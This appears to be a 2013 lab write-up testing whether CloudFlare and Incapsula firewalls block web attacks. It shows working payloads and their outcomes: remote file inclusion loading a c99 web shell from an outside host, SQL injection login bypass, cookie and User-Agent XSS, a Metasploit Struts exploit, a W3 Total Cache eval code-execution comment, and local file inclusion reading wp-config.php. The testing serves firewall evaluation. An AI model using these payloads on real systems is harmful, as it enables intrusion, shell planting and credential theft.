
Newsletter Tailor Remote File Inclusion Bypass:

http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?

The screenshot shows the Newsletter Tailor admin page. The page header includes the Newsletter Tailor logo and the text "Tailor-made newsletter". The main content area displays system information for PHP Version 5.3.6-13ubuntu3.10. The system information is presented in a table format:

System	Linux in 2.6.32-042stab0813 #1 SMP Mon Sep 9 20:07:47 MSK 2013 i686
Build Date	Mar 11 2013 14:16:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/magick.ini, /etc/php5/apache2/conf.d/map.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/ming.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini, /etc/php5/apache2/conf.d/soap.ini, /etc/php5/apache2/conf.d/xsl.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626.NTS
PHP Extension Build	API20090626.NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, mcrypt.*, mdecrypt.*


http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/pentest/c99.php?




Practico SQL Injection Authentication Bypass:

POST /practico/ HTTP/1.1
Host: cf.destr0y.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Connection: keep-alive
Accept-Encoding: gzip, deflate

accion=Iniciar_login&uid=admin%27+AND+1%3D1%23&clave=password&captcha=vhw3






Cookie Poisoning Bypass (XSS, SQLi, RFI, LFI, CMDexec):

CloudFlare doesn't check the Cookie value or any other HTTP header field (except User-Agent) for malicious strings. To prove this, we successfully managed to exploit the cookie vulnerabilities in the PoC script.


Cookie XSS Bypass:

Cookie value: `hallo=J0xy0L </h2><script>alert(document.cookie)</script>`




Cookie SQLi Bypass:

Cookie value: `notifications=dasdsa' union select* from testwaf;#`



Directory Traversal Bypass using Burp:



Apache Struts Block (msf):

```
root@kali: ~  
File Edit View Search Terminal Help  
1:1449, ack 485, win 16, options [nop,nop,TS val 94834831 ecr 152016], length 1448  
0x0000: 4500 05dc f015 4000 3706 de19 be5d f081 E....@.7....  
0x0010: c0a8 0065 1f90 e727 f44e e09a 03e5 d675 ...e...'.F.....u  
0x0020: 8010 0010 c412 0000 0101 080a 05a7 108f .....  
0x0030: 0002 51d0 4854 5450 2f31 2e31 2034 3033 ..Q.HTTP/1.1.403  
0x0040: 2046 6f72 6269 6464 656e 0d0a 5365 7276 .Forbidden..Serv  
0x0050: 6572 3a20 636c 6f75 6466 6c61 7265 2d6e er:.cloudflare-n  
0x0060: 6769 6e78 0d0a 4461 7465 3a20 4d6f 6e2c ginx..Date: Mon,  
0x0070: 2033 3020 5365 7020 3230 3133 2032 323a .30.Sep.2013.22:  
0x0080: 3432 3a35 3320 474d 540d 0a43 6f6e 7465 42:53.GMT..Conte  
0x0090: 6e74 2d54 7970 653a 2074 6578 742f 6874 nt-Type: text/ht  
0x00a0: 6d6c 3b20 6368 6172 7365 743d 5554 462d ml;.charset=UTF-  
0x00b0: 380d 0a54 7261 6e73 6665 722d 456e 636f 8..Transfer-Enco  
0x00c0: 6469 6e67 3a20 6368 756e 6b65 640d 0a43 ding:.chunked.C  
0x00d0: 6f6e 6e65 6374 696f 6e3a 206b 6565 702d onnection: keep-  
0x00e0: 616c 6976 650d 0a53 6574 2d43 6f6f 6b69 alive..Set-Cooki  
0x00f0: 653a 205f 5f63 6664 7569 643d 6436 6163 e:..cfuid=d6ac  
0x0100: 3830 3162 6461 3561 6333 6239 3964 6338 801bda5ac3b99dc8  
0x0110: 3439 6434 6363 6632 6561 6664 3631 3338 49d4ccf2eafd6138  
0x0120: 3035 3830 3937 3336 3438 3b20 6578 7069 0580973648;.expi  
0x0130: 7265 733d 4d6f 6e2c 2032 332d 4465 632d res=Mon,.23-Dec-  
0x0140: 3230 3139 2032 333a 3530 3a30 3020 474d 2019.23:50:00.GM  
0x0150: 543b 2070 6174 683d 2f3b 2066 6f6d 6169 T;.path=;.domai
```

```
msf exploit(struts_code_exec) > set PAYLOAD linux/x86/exec  
PAYLOAD => linux/x86/exec  
msf exploit(struts_code_exec) > exploit  
[*] Executing user supplied command  
msf exploit(struts_code_exec) > exploit  
[*] Executing user supplied command  
msf exploit(struts_code_exec) >
```

SQL Injection Fuzz (ZAP) Block:

Method	URL	Status	Response	Time
GET	http://cf.destroy.net/poc.php?Search2=a%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	47ms
GET	http://cf.destroy.net/poc.php?Search2=a%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	48ms
GET	http://cf.destroy.net/poc.php?Search2=a%22%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	47ms
GET	http://cf.destroy.net/poc.php?Search2=a)%20UNION%20ALL%20select%20NULL%20--%20	403	Forbidden	48ms
GET	http://cf.destroy.net/poc.php?Search2=a)	403	Forbidden	46ms
GET	http://cf.destroy.net/poc.php?Search2=a	200	OK	219ms
GET	http://cf.destroy.net/poc.php?Search2=a%20/%20sleep(5)%20	200	OK	223ms
GET	http://cf.destroy.net/poc.php?Search2=a%20/%20sleep(5)%20/%20'	403	Forbidden	45ms
GET	http://cf.destroy.net/poc.php?Search2=a%22%20/%20sleep(5)%20/%20%22	403	Forbidden	47ms
GET	http://cf.destroy.net/poc.php?Search2=a%20where%200%20in%20(select%20sleep(5)%20/%20--%20...	403	Forbidden	47ms
GET	http://cf.destroy.net/poc.php?Search2=a%20where%200%20in%20(select%20sleep(5)%20/%20--%20...	403	Forbidden	61ms
GET	http://cf.destroy.net/poc.php?Search2=a	200	OK	245ms
GET	http://cf.destroy.net/poc.php?Search2=;%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	47ms
GET	http://cf.destroy.net/poc.php?Search2=;%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	48ms
GET	http://cf.destroy.net/poc.php?Search2=%22;%20select%20%22java.lang.Thread.sleep%22(5000)%2...	403	Forbidden	50ms
GET	http://cf.destroy.net/poc.php?Search2=;%20select%20%22java.lang.Thread.sleep%22(5000)%20fro...	403	Forbidden	55ms
GET	http://cf.destroy.net/poc.php?Search2=%22java.lang.Thread.sleep%22(5000)	200	OK	228ms
GET	http://cf.destroy.net/poc.php?Search2=a	200	OK	245ms
GET	http://cf.destroy.net/poc.php?Search2=(SELECT%20%20UTL_INADDR.get_host_name('10.0.0.1')%2...	403	Forbidden	48ms
GET	http://cf.destroy.net/poc.php?Search2=a%20/%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403	Forbidden	52ms
GET	http://cf.destroy.net/poc.php?Search2=a%20/%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403	Forbidden	49ms
GET	http://cf.destroy.net/poc.php?Search2=a%22%20/%20(SELECT%20%20UTL_INADDR.get_host_na...	403	Forbidden	75ms
GET	http://cf.destroy.net/poc.php?Search2=a%20and%20exists%20(SELECT%20%20UTL_INADDR.get_...	403	Forbidden	50ms
GET	http://cf.destroy.net/poc.php?Search2=a	200	OK	240ms
GET	http://cf.destroy.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	50ms
GET	http://cf.destroy.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	49ms
GET	http://cf.destroy.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403	Forbidden	49ms
GET	http://cf.destroy.net/poc.php?Search2=%22case%20when%20cast(pg_sleep(5)%20as%20varchar)...	403	Forbidden	62ms
GET	http://cf.destroy.net/poc.php?Search2=a%20/%20case%20when%20cast(pg_sleep(5)%20as%20var...	403	Forbidden	47ms

WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc  
eval (base64_decode (cGhwaW5mbygpOyAg)) ; --><!--/mfunc--></textarea>
```

Firefox - Hello world! | ZSL WAF TB

cf.dest0y.net/wp/?p=1#comments

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

Comment

```
<!--mfunc eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc-->
```

You may use these HTML tags and attributes: <abbr title=""> <acronym title=""> <blockquote cite=""> <code> <del datetime=""> <sub> <sup> <u> <u>

Start Stop Clear | Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
---------	------	------	----------	--------	--------	------	-----

Headers Cookies Query String POST Data Content

Type:

Parameter	Value
-----------	-------


Pretty Raw

Firefox - Attention Required! | CloudFlare

cf.dest0y.net/wp/wp-comments-post.php

Sorry, you have been blocked

You are unable to access destr0y.net



Start Stop Clear | Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:37.334	0.094	959	235	POST	403	text/html	http://cf.dest0y.net/wp/wp-comments-post.php
00:00:37.639	0.103	368	(0)	GET	(Cache)	text/css	http://cf.dest0y.net/cdn-cgi/styles/cf.errors.css
00:00:37.669	0.031	363	0	GET	(Cache)	Redirect (cached)	http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:37.701	0.077	353	(0)	GET	(Cache)	application/javascript	http://cf.dest0y.net/cdn-cgi/scripts/cf.commonjs
00:00:37.779	0.119	363	(0)	GET	(Cache)	application/javascript	http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:38.000	0.179	401	(965)	GET	(Cache)	image/png	http://cf.dest0y.net/cdn-cgi/images/browser-bar.png?1375818156
00:00:38.033	0.157	390	(16101)	GET	(Cache)	image/png	http://cf.dest0y.net/cdn-cgi/images/error_icons.png

Headers Cookies Query String POST Data Content

Type: application/x-www-form-urlencoded


Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval(base64_decode(cGhwaW5mbygpOyAg)); --><!--/mfunc-->

Pretty Raw

190.93.240.129 31.111.109.121

User-Agent HTTP Header Field XSS Block:


UA value: `Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(1);</script>`



False Positive (phpMyAdmin):

`http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf &table=testwaf&sql_query=SELECT%20*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1` (?)

Unlike Incapsula, CloudFlare does not offer an option to whitelist the requests and parameters but rather whitelist the IP of the user.



Results (Incapsula):

Webgrind Local File Inclusion Bypass:

Seems its configured to detect and trigger on hardcoded values (I.E: /etc/hosts, /etc/passwd). The vulnerability can still be used to read other valuable files on the system. For example:

<http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php>

```
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'wp');

